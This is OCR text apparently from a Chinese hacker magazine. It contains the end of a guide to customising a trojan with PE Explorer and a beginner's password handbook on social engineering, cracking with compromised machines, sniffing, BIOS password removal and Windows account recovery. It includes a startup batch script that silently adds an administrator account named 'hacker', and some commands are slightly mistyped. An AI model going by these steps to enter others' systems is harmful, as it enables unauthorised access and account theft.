



图13

导出后的图片可以使用图片编辑工具（比如 Photoshop、Fireworks 等）进行修改，我使用的是 Macromedia公司的 Fireworks，大家可以选择擅长的软件。至于图片如何修改就看大家的喜好了，图 14 是我修改的图片。




图14

修改好图片后保存新的图片资源，再回到PE Explorer 的图片编辑界面点击“打开源文件”，选中我们刚才修改后的新图片资源文件。然后点“应用”，就可以完成修改了（图15）。图片与图标的修改其差别在于，替换的图片文件不用与原来的资源大小一致，这就给我们自由发挥想象力提供了方便，可以对图片资源任意修改，不过最好格式上保持一致。

所有类型的资源基本上都可以使用上述几种方法来进行汉化修改，在完成所有修改后记得要将程序另存为（图16），也就是把汉化后的程序保存下来。好了现在就可以欣赏一下自己亲手汉化的木马程序了。如图17 所示就是我汉化前后的差别，是不是觉得手痒了，那就快动起手来打造自己个性的黑客工具吧！





图15





图16


（文章中涉及到的工具PE Explorer和PEID已经收录在光盘中）

**公子许点评：**

在对去年第10期“让黑客兵器出自菜鸟之手”的学习之后，大家对于资源的类别已经有了简单的认识，本文详细阐述了如何使用PE Explorer对DELPHI编写的程序进行汉化。主要是对程序图标、文字信息和图片资源的修改。希望大家对于PE Explorer的使用方法和使用技巧要熟练掌握。如果在汉化过程中遇到什么问题的话还请到黑客X档案论坛及时反馈。




图17



# 菜鸟的密码安全手册

BASENET

提起电脑，就不得不提起我们最熟悉的陌生人——密码。无论是登录系统，在网上收发电子邮件还是管理自己的论坛等都需要密码。我们如何对密码进行设置，如何获取别人的密码信息，如何安全方便的管理的自己的密码呢？看完本文，相信各位读者就会有所了解了！

## 一、密码安全之基础知识篇

### 1.社会工程学

社会工程学，个人认为不是一门科学，而是一门艺术和技巧的结合。社会工程学利用人的弱点，比如人的本能反应、好奇心、信任、贪便宜等弱点进行诸如欺骗、伪装等手段，来得到自己想要的信息以达到某种目的。说它不是科学，因为它不是总能重复和成功，而且在信息充分多的情况下，也会自动失效。社会工程学的技巧也蕴涵了各式各样灵活的构思与变化因素。在黑客的入侵过程中，熟练的运用社会工程学往往会达到事半功倍的效果。要想保证个人密码的安全，首先要提高自身的安全防范意识，不要轻易相信别人，将诸如密码等一些敏感的信息告诉对方。当然，从入侵者的角度来说，要想获取别人的密码就需要思考如何让别人掉进自己精心布置的陷阱！这是一个仁者见仁智者见智的方法，关键要看大家如何灵活运用了，要想玩转密码破解，社会工程学可是一门必修课！

### 2.常见密码的破解方法

（1）穷举法：穷举法又称暴力破解法，在所有的密码破解方法中，该方法是最慢的，但是理论上可以破解所有的密码，为了尽快获取真正的密码，我们可以使用多台肉鸡把密码分段后来进行破解！

（2）字典破解：把大量常用的密码收集起来存为文档或者使用字典软件生成大量可能的密码，然后使用程序逐个的进行验证破解，该方法经常与穷举法结合使用。

（3）掩码破解：该方法主要针对获取了部分密码的情况，剩下的部分我们可以结合穷举法或者字典破解法进行破解。

（4）嗅探技术：这个方法大家都不陌生，当成功入侵局域网中的一台电脑时，给这台电脑安装嗅探软件，以获取局域网内其它电脑的密码以扩大战果，这是一种非常实用的方法！

### 3.最危险的密码

什么样的密码最容易被破解呢？了解这点，不仅可以防止

个人密码不被窃取，还可以利用这些易被破解的密码来对别人的密码进行验证破解！

（1）不设密码（也就是空口令，空密码），很多人为了自己登录系统方便经常不设密码，这是非常不安全的！

（2）用户名和密码相同，这种情况也很常见，比如对方FTP服务器帐户和密码都为test。这种情况也是非常危险的，以上两种情况，使用X-SCAN、流光等扫描工具就可以轻易的扫描出来！

（3）使用生日、身份证号码、姓名拼音、固定电话号码或手机号码等做为密码，相信这种情况也是非常常见的，虽然比起上边两种情况的安全性要高了一些，但是这类密码也是很容易被猜解出来的！

（4）同一个密码用于多个地方，记得在06年第8期的杂志中“简简单单内网入侵”就是利用了这一点，通过已经控制的一台网吧服务器，进入了网吧的另一台服务器，从而把注册表自启动加载的文件替换为木马文件，导致整个局域网的陷落！

### 4．密码设置的技巧

既然知道了什么样的密码是不安全的，那我们就来讲一下密码设置的一些技巧！

（1）密码长度尽量长一点，复杂一点，主要是为了防止暴力破解！不要单纯的使用纯数字或者纯字母来做密码，一般六位的纯数字密码，很短的时间内就可以被破解，六位的纯字母密码大约需要30分钟就可以被破解，不要觉得这有些不可思议，其实使用简单的工具就可以做到这点的！

（2）不要只使用一个相同的密码，比如QQ密码和邮箱登录密码相同，就很容易受到别人的社会工程学攻击！

（3）不要使用具有明显含义的密码，不要使用生日、电话号码等做为密码。

（4）最好使用数字＋字母＋特殊字符的组合，其实这点大家也都知道，但是却很少有人去使用，主要原因就是在输入的时候太麻烦而且不好记忆。其实不然，举一个例子，键盘上特殊字符与数字对应的位置是：1234567890 ——!@#$%^&*()，我们不用刻意的记忆密码，只要记注数字，在输入的时候，按一下“shift”键就可以让自己的密码设置的比较复杂，从而有效的防止了暴力破解！在使用特殊符号的时候，切勿使用大多数人都知道的符号组合，比如查看手机IMEI号的*#06#，这个组合很多人都知道，通过字典破解法就很容易破解该类密码。我再举一个例子，把相似的数字与字母进行替换，简单称为替换法！如下：0123456789、OLNMAVGTBP、oizwtfbseq。这三组字母与数字是不是很相似，比如我们设置的密码为WH0，我们可以很方便的记住该密码，但是如果对方暴力破解纯字母组合密码，他是无论如何也破解不出来的。

（5）使用移位法来增加密码的复杂性，比如一个简单的密码1234567890，我们可以把它分成两部分，12345和67890，然后依次对应换位为67890和12345，如果说1234567890很容易破解，那么6789012345很少有人会把它做为一个常用密码，即便我们把1234567890写到一个人人都看见的地方，他们也不容易猜测出我们的真实密码！

### 5．密码学的一些常识

密码学是研究编制密码和破译密码的技术科学。研究密码变化的客观规律，应用于编制密码以保守通信秘密的，称为编码学；应用于破译密码以获取通信情报的，称为破译学，总称密码学。密码是通信双方按约定的法则进行信息特殊变换的一种重要保密手段。依照这些法则，变明文为密文，称为加密变换；变密文为明文，称为脱密变换。密码在早期仅对文字或数码进行加、脱密变换，随着通信技术的发展，对语音、图像、数据等都可实施加、脱密变换。

下面是常用的一些密码学术语，做为常识大家有必要了解一下。

凯撒加密法：一种简单移位加密法，明文中的每个字母被其后的n个字母替换。

加密法：基于使用密钥的某种算法，将信息打乱。

密文：一个被打乱的消息。

明文：可读的消息。

编码法：通过用字、短语或数字替换明文来打乱信息的一种方法。

密码分析法：破解编码和加密的一门艺术与科学。

解密：还原被打乱消息的过程。

加密：打乱消息的过程。

单码加密法：具有固定替换模式的加密法，即明文的每个字母都由密文的一个字母替换。

多码加密法：一种加密法，其替换模式是，可以用多个字母来替代同一明文字母。

夹带法：通过隐藏消息的存在来隐藏消息的方法。

替换加密法：用一个字符替换另一个字符的方法。

换位加密法：重新排列明文中字母位置的加密法。

## 二、BIOS密码攻防

BIOS是Basic Input/Output System的缩写，全称为ROM-BIOS，意思是只读存储器基本输入系统。事实上，它是一组被固化到计算机中、为计算机提供最低级最直接的硬件控制的一组程序，负责解决硬件的即时要求，并按软件对硬件的操作要求具体执行。

BIOS密码是计算机中运用最多的密码，它的功能就是防止他人随意修改BIOS设置，从而保证计算机系统的正常运行；另外还可以防止他人非法使用计算机，在一定程度上保护计算机中的资源！

BIOS密码一般包括管理员密码（Supervisor Password）和用户密码（User Password），前者可以进入并修改BIOS设置程序，后者可以进入但是无法修改BIOS设置程序。

### 1.BIOS密码的设置

BIOS版本虽然有多个，但密码设置方法基本相同。在计算机启动过程中，当屏幕下方出现提示“Press DEL to enter SETUP”时按住Del键便可进入BIOS。进入BIOS后，注意以下三个选项：

BIOS FEATURES SETUP（BIOS功能设置）、SUPERVISOR PASSWORD（管理员密码）、USER PASSWORD（用户密码）。选择其中的某一项，回车，即可进行该项目的设置。选择管理员或用户密码项后回车，要求输入密码，输入后再回车，提示校验密码，再次输入相同密码，回车即可。需要注意的是，进行任何设置后，在退出时必须保存才能让设置生效（保存方法是：设置完毕后选择“SAVE & EXIT SETUP ”或按F10键，出现提示“SAVE to CMOS and EXIT(Y/N)?”此时按下“Y键”，保存完成）。

具体的设置操作又分为如下三种情况。

**（1）设置管理员（SUPERVISOR PASSWORD）密码**

单独设置“SUPERVISOR PASSWORD”或“USER PASSWORD”其中的任何一项，再打开“BIOS FEATURES SETUP”将其中的“Security Option”设置为“Setup”，保存退出。这样，开机时按Del键进入BIOS设置画面时将要求输入密码，但进入操作系统时不要求输入密码。

**（2）利用相同的密码设置管理员和用户密码**

单独设置“SUPERVISOR PASSWORD”或“USER PASSWORD”其中

的任何一项，再打开“BIOS FEATURES SETUP”将其中的“Security Option”设置为“System”，保存退出。这样，不但在进入BIOS设置时要求输入密码，而且进入操作系统时也要求输入密码。

### （3）采用不同的密码设置管理员密码和用户密码

分别设置“SUPERVISOR PASSWORD”和“USER PASSWORD”，并且采用两个不同的密码。再打开“BIOS FEATURES SETUP”将其中的“Security Option”设置为“System”，退出保存。这样，进入BIOS设置和进入操作系统都要求输入密码，而且输入其中任何一个密码都能进入BIOS设置和操作系统。但“管理员密码”和“用户密码”有所区别：以“管理员密码”进入BIOS程序时可以进行任何设置，包括修改用户密码。但以“用户密码”进入时，除了修改或去除“用户密码”外，不能进行其它任何设置，更无法修改管理员密码。

## 2.BIOS密码的破解与去除

首先应该区别“破解”与“去除”，“破解”是指在忘记密码，无法进入BIOS设置或无法进入操作系统的情况下破解密码，这种情况是因为“Security Option”设置为“System”，这时候无论进入BIOS设置程序还是进入操作系统都需要密码；“去除”是指在已经知道密码的情况下去除密码。

### （1）密码的去除

计算机在启动的情况下，按“Del”键进入BIOS设置画面，选择已经设置密码的“SUPERVISOR PASSWORD”或“USER PASSWORD”，回车后，出现“Enter Password”时，不要输入密码，直接按回车键。此时屏幕出现提示：

```
PASSWORD DISABLED ！！！（去除密码！！！）
Press any key to continue……（按任意键继续……）
```

按任意键后退出保存，密码便被去除了。

### （2）BIOS密码的破解

①万能密码破解法

这是最简单的破解BIOS密码的方法了，在网上有很多这样的万能BIOS密码列表，在需要破解的时候大家可以根据自己的实际情况进行搜索！

②软硬兼施法

我们可以使用软件进行破解BIOS密码，常见的软件主要是CMOSPWDS、BIOSPWDS等，虽然网上说BIOSPWDS比CMOSPWDS好用，但个人认为还是CMOSPWDS比较实用。在CMD窗口下运行后，它会给出3个有可能是这台计算机BIOS的万能密码和BIOS信息，如图1。在使用之前需要安装ioperm.exe，在命令提示符下输入**ipoerm.exe -i**就可以了！





图1

硬件破解方法，这是破解BIOS密码的最后一着杀手锏，采用该方法虽然可以破解BIOS密码，但是会把所有BIOS的设置清除，所以不到万不得已不推荐使用该方法。该类方法主要有跳线法和CMOS放电法，在使用跳线法的时候，请先查阅主板的使用说明书，找出跳线的位置，找到CMOS的跳线位置后，将这部分电路短路5秒钟以上，即可清除BIOS密码，如果不成功，可以适当延长短路的时间，如果手边没有主板的使用说明书，我们就可以使用CMOS放电法，找到储存电能的CMOS电池取下，找根导线将电池的正负极连通，持续10分钟左右的时间，再把电池安装回主板就可以了！

# 三、WINDOWS系统密码攻防

## 1.WINDOWS系统密码的获取

在什么情况下我们需要获取WINDOWS系统的密码呢？一般分为两种情况，一种是忘记了自己电脑的密码；另一种是想破解别人的系统登录密码。

### （1）个人电脑密码忘记后的处理方法

①防患于未然——开机自动添加用户

如果你的计算机文件系统是FAT32，而不是NTFS，那么可以使用该方法给自己的系统添加一个“后门”帐户，以防止忘记密码后无法登录系统，首先打开记事本输入如下内容，保存为x.bat：

```
net user hacker rekcah /ad
net localgroup administrators hacker /ad
```

然后打开“开始”—“运行”栏输入gpedit.msc，依次找到“计算机配置”—“Windows设置”—“脚本(启动／关机)”，双击“启动”出现如图2所示的界面，单击“添加”找到刚才建立的x.bat，单击“应用”，确定后退出，以后系统每次启动都会自动添加一个用户了，这样我们就不怕Windows密码被遗忘了！

②让WINXP也能删除SAM文件

在WIN2K系统中，只要删除SAM文件，重启计算机后，系统会自动添加两个空密码的帐户——administrator和guest，而在WINXP中如果删除了SAM文件，重启计算机后，系统会提示“安全帐户管理器初始化失败”，尽管如此，在WINXP下我们依然可以删除SAM文件，首先加载忘记密码系统的配置单元，如果你安装的是两个系统，则可以直接进入另一个系统在“运行”栏中输入regedit，在WIN2K中需要输入regedt32，

